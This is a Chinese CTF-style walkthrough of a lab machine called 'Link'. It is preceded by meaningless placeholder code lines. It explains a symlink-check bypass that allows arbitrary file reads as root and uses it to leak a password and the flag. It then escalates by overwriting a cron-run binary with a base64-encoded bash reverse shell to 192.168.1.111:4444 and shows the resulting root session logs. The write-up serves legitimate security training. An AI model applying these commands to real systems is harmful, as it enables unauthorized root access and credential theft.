619  // ...
620  }
621  // ...
622  }
623  // ...
624  }
625  // ...
626  }
627  // ...
628  }
629  // ...
630  }
631  // ...
632  }
633  // ...
634  }
635  // ...
636  }
637  // ...
638  }
639  // ...
640  }
641  // ...
642  }
643  // ...
644  }
645  // ...
646  }
647  // ...
648  }
649  // ...
650  }
651  // ...
652  }
653  // ...
654  }
655  // ...
656  }
657  // ...
658  }
659  // ...
660  }
661  // ...
662  }
663  // ...
664  }
665  // ...
666  }
667  // ...
668  }
669  // ...
670  }
671  // ...
672  }
673  // ...
674  }
675  // ...
676  }
677  // ...
678  }
679  // ...
680  }
681  // ...
682  }
683  // ...
684  }
685  // ...
686  }
687  // ...
688  }
689  // ...
690  }
691  // ...
692  }
693  // ...
694  }
695  // ...
696  }
697  // ...
698  }
699  // ...
700  }
701  // ...
702  }
703  // ...
704  }
705  // ...
706  }
707  // ...
708  }
709  // ...
710  }
711  // ...
712  }
713  // ...
714  }
715  // ...
716  }
717  // ...
718  }
719  // ...
720  }
721  // ...
722  }
723  // ...
724  }
725  // ...
726  }
727  // ...
728  }
729  // ...
730  }
731  // ...
732  }
733  // ...
734  }
735  // ...
736  }
737  // ...
738  }
739  // ...
740  }
741  // ...
742  }
743  // ...
744  }
745  // ...
746  }
747  // ...
748  }
749  // ...
750  }
751  // ...
752  }
753  // ...
754  }
755  // ...
756  }
757  // ...
758  }
759  // ...
760  }
761  // ...
762  }
763  // ...
764  }
765  // ...
766  }
767  // ...
768  }
769  // ...
770  }
771  // ...
772  }
773  // ...
774  }
775  // ...
776  }
777  // ...
778  }
779  // ...
780  }
781  // ...
782  }
783  // ...
784  }
785  // ...
786  }
787  // ...
788  }
789  // ...
790  }
791  // ...
792  }
793  // ...
794  }
795  // ...
796  }
797  // ...
798  }
799  // ...
800  }
801  // ...
802  }
803  // ...
804  }
805  // ...
806  }
807  // ...
808  }
809  // ...
810  }
811  // ...
812  }
813  // ...
814  }
815  // ...
816  }
817  // ...
818  }
819  // ...
820  }
821  // ...
822  }
823  // ...
824  }
825  // ...
826  }
827  // ...
828  }
829  // ...
830  }
831  // ...
832  }
833  // ...
834  }
835  // ...
836  }
837  // ...
838  }
839  // ...
840  }
841  // ...
842  }
843  // ...
844  }
845  // ...
846  }
847  // ...
848  }
849  // ...
850  }
851  // ...
852  }
853  // ...
854  }
855  // ...
856  }
857  // ...
858  }
859  // ...
860  }
861  // ...
862  }
863  // ...
864  }
865  // ...
866  }
867  // ...
868  }
869  // ...
870  }
871  // ...
872  }
873  // ...
874  }
875  // ...
876  }
877  // ...
878  }
879  // ...
880  }
881  // ...
882  }
883  // ...
884  }
885  // ...
886  }
887  // ...
888  }
889  // ...
890  }
891  // ...
892  }
893  // ...
894  }
895  // ...
896  }
897  // ...
898  }
899  // ...
900  }
901  // ...
902  }
903  // ...
904  }
905  // ...
906  }
907  // ...
908  }
909  // ...
910  }
911  // ...
912  }
913  // ...
914  }
915  // ...
916  }
917  // ...
918  }
919  // ...
920  }
921  // ...
922  }
923  // ...
924  }
925  // ...
926  }
927  // ...
928  }
929  // ...
930  }
931  // ...
932  }
933  // ...
934  }
935  // ...
936  }
937  // ...
938  }
939  // ...
940  }
941  // ...
942  }
943  // ...
944  }
945  // ...
946  }
947  // ...
948  }
949  // ...
950  }
951  // ...
952  }
953  // ...
954  }
955  // ...
956  }
957  // ...
958  }
959  // ...
960  }
961  // ...
962  }
963  // ...
964  }
965  // ...
966  }
967  // ...
968  }
969  // ...
970  }
971  // ...
972  }
973  // ...
974  }
975  // ...
976  }
977  // ...
978  }
979  // ...
980  }
981  // ...
982  }
983  // ...
984  }
985  // ...
986  }
987  // ...
988  }
989  // ...
990  }
991  // ...
992  }
993  // ...
994  }
995  // ...
996  }
997  // ...
998  }
999  // ...
1000  }

```

漏洞点还是处在链接符号处理这一块，这一块问了一下ai

- `lstat()` 会提前对路径做一次解析，如果是符号链接则直接返回，如果中间目录是符号链接则进行跟随找到最终文件并返回信息。最后将文件的所有信息写入 `stat_buf` 变量里

成员变量	存的是什么	示例值
<code>st_mode</code>	文件类型 + 权限	0x81A4 (普通文件 + rw-r--r--)
<code>st_size</code>	文件大小 (字节)	1024
<code>st_atime</code>	最后访问时间	1745678900
<code>st_mtime</code>	最后修改时间	1745678900
<code>st_ctime</code>	最后状态改变时间	1745678900
<code>st_uid</code>	文件拥有者的用户ID	1000
<code>st_gid</code>	文件拥有者的组ID	1000

- `st_mode` 这个变量里存了很多信息，就像一个**包含了多种信息的盒子**
 - 高4位 (bit 12-15) 表示**文件类型** (是文件、目录、还是快捷方式)
 - 低12位 (bit 0-11) **权限** (谁可以读、写、执行)
- `0xF000` 的作用：二进制 `1111 0000 0000 0000`，与 `st_mode` 进行与运算能拿到文件类型

```

原始 st_mode:    1010 1101 0101 1001 (乱七八糟的二进制)
& 0xF000:       1111 0000 0000 0000
-----
结果:           1010 0000 0000 0000 (只留下文件类型)

```

- `0xA000` = 二进制 `1010 0000 0000 0000`，其实就是文件类型为**符号链接（快捷方式）**的标识
- 漏洞成因：程序只检查了“最终文件”本身是否为符号链接，但没有检查路径中的父目录是否为符号链接
 - `lstat()` 会解析整个路径
 - 当调用 `lstat("/tmp/link_to_etc/passwd", &stat_buf)` 时
 - `lstat()` 逐级解析：`/tmp` → 真实目录，`link_to_etc` → 发现是符号链接 → **自动跟随到** `/etc`，`passwd` → 最后一个组件，返回其信息
 - 最终 `stat_buf` 里装的是 `/etc/passwd` 的信息，而不是 `/tmp/link_to_etc/passwd` 的信息
 - 检查被绕过
 - 代码检查 `(stat_buf.st_mode & 0xF000) == 0xA000`
 - 此时检查的是 `/etc/passwd` 的文件类型
 - `/etc/passwd` 是普通文件（`0x8000`），不是符号链接（`0xA000`）
 - **检查通过** ✓
 - `open()` 同样会解析路径
 - `open("/tmp/link_to_etc/passwd", 0)` 也会跟随路径中间的符号链接
 - 最终打开的是 `/etc/passwd`
 - **成功读取敏感文件**

知道原因了就可以进行利用了，`/home/user12138` 目录我们是无法写入的，但程序给了另外一个白名单那就是 `/tmp`。我们可以在 `/tmp` 目录下建立一个符号链接指向根目录 `/`，最后读取内部文件即可。由于程序12138是root通过定时任务在运行，最终达到了任意文件读取的效果。

```
william@Link:/tmp$ ln -s / /tmp/root
william@Link:/tmp$ ls -alh
total 40K
drwxrwxrwt 10 root    root    4.0K Apr 25 06:39 .
drwxr-xr-x 18 root    root    4.0K Apr  6 06:08 ..
drwxrwxrwt  2 root    root    4.0K Apr 25 04:56 .font-unix
drwxrwxrwt  2 root    root    4.0K Apr 25 04:56 .ICE-unix
lrwxrwxrwx  1 william william  1 Apr 25 06:39 root -> /
drwx----- 3 root    root    4.0K Apr 25 04:56 systemd-private-daafd74cc5f6417b863113128be699bd-apache2.service-ysZInj
drwx----- 3 root    root    4.0K Apr 25 04:56 systemd-private-daafd74cc5f6417b863113128be699bd-systemd-logind.service-HHJX
fi
drwx----- 3 root    root    4.0K Apr 25 04:56 systemd-private-daafd74cc5f6417b863113128be699bd-systemd-timesyncd.service-U
30ici
drwxrwxrwt  2 root    root    4.0K Apr 25 04:56 .Test-unix
drwxrwxrwt  2 root    root    4.0K Apr 25 04:56 .X11-unix
drwxrwxrwt  2 root    root    4.0K Apr 25 04:56 .XIM-unix
william@Link:/tmp$
```

```
(nay@pt4nay)-[~/.../hack/lab/mazesec/Link2]
$ echo -e "/tmp/root/12138.txt" | nc 192.168.1.11 12138
uYwwxAvt5DKrruaxvHA0

(nay@pt4nay)-[~/.../hack/lab/mazesec/Link2]
$ echo -e "/tmp/root/root/root.txt" | nc 192.168.1.11 12138
flag{root-7ad90e080cbf6381a0930940d0879535}
```

最终获取到一串密文，经过ssh登录验证 `uYwwxAvt5DKrruaxvHA0` 是 `user12138` 的密码。由于是root权限的任意文件读取，这里我们可以取巧直接读到root的flag了：`flag{root-7ad90e080cbf6381a0930940d0879535}`


```
(pyvenv)-(nay@pt4nay)-[~/ame/hack/weapon/dirsearch]
$ ssh user12138@192.168.1.11
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
user12138@192.168.1.11's password:
Linux Link 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 03:06:30 2026 from 192.168.1.10
user12138@Link:~$ |
```

提权到root

```
user12138@Link:~$ sudo -l
Matching Defaults entries for user12138 on Link:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user12138 may run the following commands on Link:
    (ALL) NOPASSWD: /usr/bin/kill
user12138@Link:~$ ls -alh /opt
total 28K
drwxr-xr-x  2 root      root      4.0K Apr  6 06:51 .
drwxr-xr-x 18 root      root      4.0K Apr  6 06:08 ..
-rwxr-xr-x  1 user12138 user12138 18K Apr  6 06:51 12138
user12138@Link:~$ |
```

这里就比较明确了，前面我们做linux信息收集时候知道12138这个程序是root权限定时任务在运行，那么我们可以在user12138用户下替换掉12138，然后kill终止原12138，等到定时任务执行即可达到root权限的任意命令执行的效果。

```
user12138@Link:/opt$ sudo kill -9 308
user12138@Link:/opt$ ps -ef | grep 12138
root      1129    317    0 06:42 ?        00:00:00 sshd: user12138 [priv]
user121+   1153   1129    0 06:42 ?        00:00:00 sshd: user12138@pts/0
user121+   1199   1154    0 06:50 pts/0    00:00:00 grep 12138
user12138@Link:/opt$ echo 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4yMy4xMzAvNDQ0NCwPiYxKSAmIbase64 -dlbash' > 12138
user12138@Link:/opt$ ps -ef | grep 12138
root      1129    317    0 06:42 ?        00:00:00 sshd: user12138 [priv]
user121+   1153   1129    0 06:42 ?        00:00:00 sshd: user12138@pts/0
user121+   1201   1154    0 06:50 pts/0    00:00:00 grep 12138
user12138@Link:/opt$ ps -ef | grep 12138
root      1129    317    0 06:42 ?        00:00:00 sshd: user12138 [priv]
user121+   1153   1129    0 06:42 ?        00:00:00 sshd: user12138@pts/0
user121+   1203   1154    0 06:50 pts/0    00:00:00 grep 12138
user12138@Link:/opt$ ps -ef | grep 12138
root      1129    317    0 06:42 ?        00:00:00 sshd: user12138 [priv]
user121+   1153   1129    0 06:42 ?        00:00:00 sshd: user12138@pts/0
user121+   1205   1154    0 06:50 pts/0    00:00:00 grep 12138
user12138@Link:/opt$ echo 'printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xLjExMS80NDQ0IDA+JjEpICY=Ibase64 -dlbash' > 12138
user12138@Link:/opt$ ls -alh
total 12K
```

```
> 🚀 Main Menu (m) 💀 Payloads (p) 🧹 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] [New Reverse Shell] => Link 192.168.1.11 Linux-x86_64 🐙 User12138(1001) 🚩 Session ID <1>
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [1] • PTY • Menu key 12 ⇐
[+] Session log: /home/nay/.penelope/sessions/Link~192.168.1.11-Linux-x86_64/2026_04_25-18_51_21-739.log
```

```
[-] Session [1] died... We lost Link 192.168.1.11 Linux-x86_64 ❤️
```

```
[+] [New Reverse Shell] => Link 192.168.1.11 Linux-x86_64 🐙 root(0) 🚩 Session ID <2>
Penelope> sessions 2
[+] Upgrading shell to PTY...
[+] PTY upgrade successful via /usr/bin/python3
[+] Interacting with session [2] • PTY • Menu key 12 ⇐
[+] Session log: /home/nay/.penelope/sessions/Link~192.168.1.11-Linux-x86_64/2026_04_25-18_52_01-915.log
```

```
root@Link:~# od
^C
root@Link:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Link:~# cd /root/
root@Link:~# ls -alh
total 56K
drwx----- 6 root root 4.0K Apr 6 06:52 .
drwxr-xr-x 18 root root 4.0K Apr 6 06:08 ..
lrwxrwxrwx 1 root root 9 Mar 18 2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4.0K Apr 4 2025 .cache
drwx----- 3 root root 4.0K Apr 4 2025 .gnupg
-rw-r--r-- 1 root root 21 Apr 6 04:49 Kg1rZfeh0qDCGfwE16go.txt
drwxr-xr-x 3 root root 4.0K Mar 18 2025 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 44 Apr 6 04:50 root.txt
-rw-r--r-- 1 root root 66 Apr 6 06:20 .selected_editor
drw----- 2 root root 4.0K Apr 4 2025 .ssh
-rw----- 1 root root 9.8K Apr 6 06:52 .viminfo
root@Link:~# cat root.txt
flag[root-7ad90e080cbf6381a0930940d0879535}
root@Link:~# cat Kg1rZfeh0qDCGfwE16go.txt
Kg1rZfeh0qDCGfwE16go
[+] [New Reverse Shell] => Link 192.168.1.11 Linux-x86_64 🐙 root(0) 🚩 Session ID <3>
root@Link:~# |
```